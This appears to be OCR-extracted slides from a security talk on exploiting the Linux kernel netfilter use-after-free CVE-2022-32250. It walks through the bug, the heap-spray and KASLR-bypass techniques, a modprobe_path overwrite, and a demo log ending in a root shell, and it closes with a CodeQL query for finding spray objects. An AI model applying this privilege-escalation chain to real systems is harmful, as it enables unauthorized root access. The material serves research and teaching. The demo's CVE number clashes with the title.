
- Set
- Expression

```
nft add table ip filter
nft add chain ip filter input '{ type filter hook input priority 0; }'
nft add rule ip filter input tcp dport 22 ct count 10 counter accept
```

Image by [David Bouman]


Vulnerability

- Expression associated with set is freed
- BUT dangling pointer in set's linked list
- UAF occurs when attempt to insert/remove another expression into that same linked list




Let's take an example...

Limited UAF




- State when the vulnerability is triggered
- Dangling pointer to free chunk in previously added expression

Limited UAF



- Removing the expression triggers a limited UAF write:
  - Address of another expression bindings
  - Address of set bindings

Replacement Objects




1. Object that we can leak the contents to userland
2. Object with interesting field at given offset we can corrupt

Spoiler: we will use both!


Exploits Steps

- Limited UAF in netlink: exploited 2x
  - Leak
  - Free legitimate set
- More powerful UAF built: triggered 2x
  - UAF on set
- Bypass KASLR + simple ROP gadget: `modprobe_path` overwrite
- Spawn elevated shell as root




CVE-2022-32250 Demo

```
$ ./settler
[+] Linux kernel CVE-2022-32550 netlink exploit
[+] [--------STAGE1--------]
[+] Spraying 500 tty
[+] Spraying 64 tty
[+] Priming kmalloc-96 main slab free list
[+] Waiting for fuse setup to settle... 3s
[+] Leaked SET1 address = 0xffff88810bdf9c00
[+] [--------STAGE2--------]
[+] Waiting before critical section... 3s
[+] Triggering write8 in cgroup (set = SET2) done
[+] [--------STAGE3--------]
[+] Using 1 setxattr allocs / cgroup freed
[+] Attempt cgroup:0/5 (fuse:1/500)
[+] tty_struct->ops = 0xffffffff822be2a0
[+] tty_struct->name = pts514
[+] kernel .text base address is 0x0
[+] modprobe_path is 0xffffffff82e8b460
[+] [--------STAGE4--------]
[+] Trying to replace FAKESET1 with FAKESET2 using 499 xattr chunks
[+] Waiting for FAKESET2 spray to finish... 5s
[+] We got a NOENT. FAKESET1 should have been replaced with FAKESET2
[+] Triggering ROP gadget
[+] Waiting for modprobe path to run...
[+] Enjoy!
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),122(lpadmin),133(lxd),134(sambashare),1000(edg)
```



Exploitation Techniques




Exploitation Techniques

- Abusing the Set Structure
- Spray Large Objects
- Spray Small Objects

Abusing Set's Fields

Assuming we have a way to UAF `SET2` with `FAKESET1`



- `list`: list of sets associated with same table
- `bindings`: list of expressions bound to set
- `name`: string to lookup set
- `udata`/`udlen`: user supplied data / length (`data` inlined in set)
- `ops`: pointer to function table


- `udata` holding `SET1` address: leaking the content of `SET1` gives address of `SET2` (`list`) + adjacent chunks
- Faking `ops` and one function pointer: kick off ROP chain
- `name` needs to be valid

Spraying Large Objects

- Large allocation is needed to replace a set (> 512 bytes) and to bypass KASLR
- Target is Ubuntu 22.04 and Linux kernel 5.15

Technique	Primitives	Previous use	Usable?
`msg_msg`	Infoleak and arbitrary free primitive	Vitaly, CVE-2021-22555, CVE-2021-26708, Vault Exploit Defense, ELOISE / Elastic Objects paper	No. `kmalloc-cg-*` caches introduced in 5.14 kernel
userfaultfd/`setxattr()`	Fully controlled data	Vitaly, ETenal	No. When safe `unprivileged_userfaultfd` set (see here)
FUSE/`setxattr()`	Fully controlled data	CVE-2022-0185, CVE-2021-41073	Yes. Can create unprivileged user & mount namespaces \o/
`tty_struct`	KASLR bypass	kernelpwn, PAWNYABLE CTF, CVE-2021-43267	Yes. Increase set size by appending user data (`kmalloc-1k`)

Interesting Fact on TTY Leak Adjacent to Set




```
bool is_last_slab_slot(
  uintptr_t addr_obj,
  uint32_t size_obj,
  int32_t count_obj_per_slab)
{
    uint32_t last_slot_offset = \
        size_obj*(count_obj_per_slab - 1);
    if ((addr_obj & last_slot_offset) == last_slot_offset)
        return true;
    return false;
}
```

- `SET1` can be on last slot of slab, so no tty after `SET1`
- Can be detected when we initially leak `SET1` address
    - Then, restart the exploit by allocating new `SET1`
- An important reliability aspect

Spraying Small Objects

- Small allocation is needed to replace an expression (96 bytes)
- Offset we can write at dictated by where `bindings` list is in expression structure
  - dynset expression in kmalloc-96: `next`/`prev` at offsets 64/72

Technique	Primitives	Previous use	Usable?
`user_key_payload`	Fully controlled data >= offset 24. Leak data back to userland	CVE-2021-26708, ELOISE / Elastic Objects paper	Yes
??	NEED: Corrupt pointer with limited UAF + abuse overwritten pointer?	…	…

CodeQL to the Rescue


```
from FunctionCall fc, Type t, Variable v, Field f, Type t2
where (fc.getTarget().hasName("kmalloc") ... and      // function call in the "kmalloc" family
      t.getSize() <= 96 and t.getSize() > 64 ... and  // chunk allocation size <= 96 bytes
      f.getDeclaringType() = t and
      (f.getType().(PointerType).refersTo(t2) and t2.getSize() <= 8) and
      (f.getByteOffset() = 72)                        // pointer at offset 72
select fc, t, fc.getLocation()
```

Result:

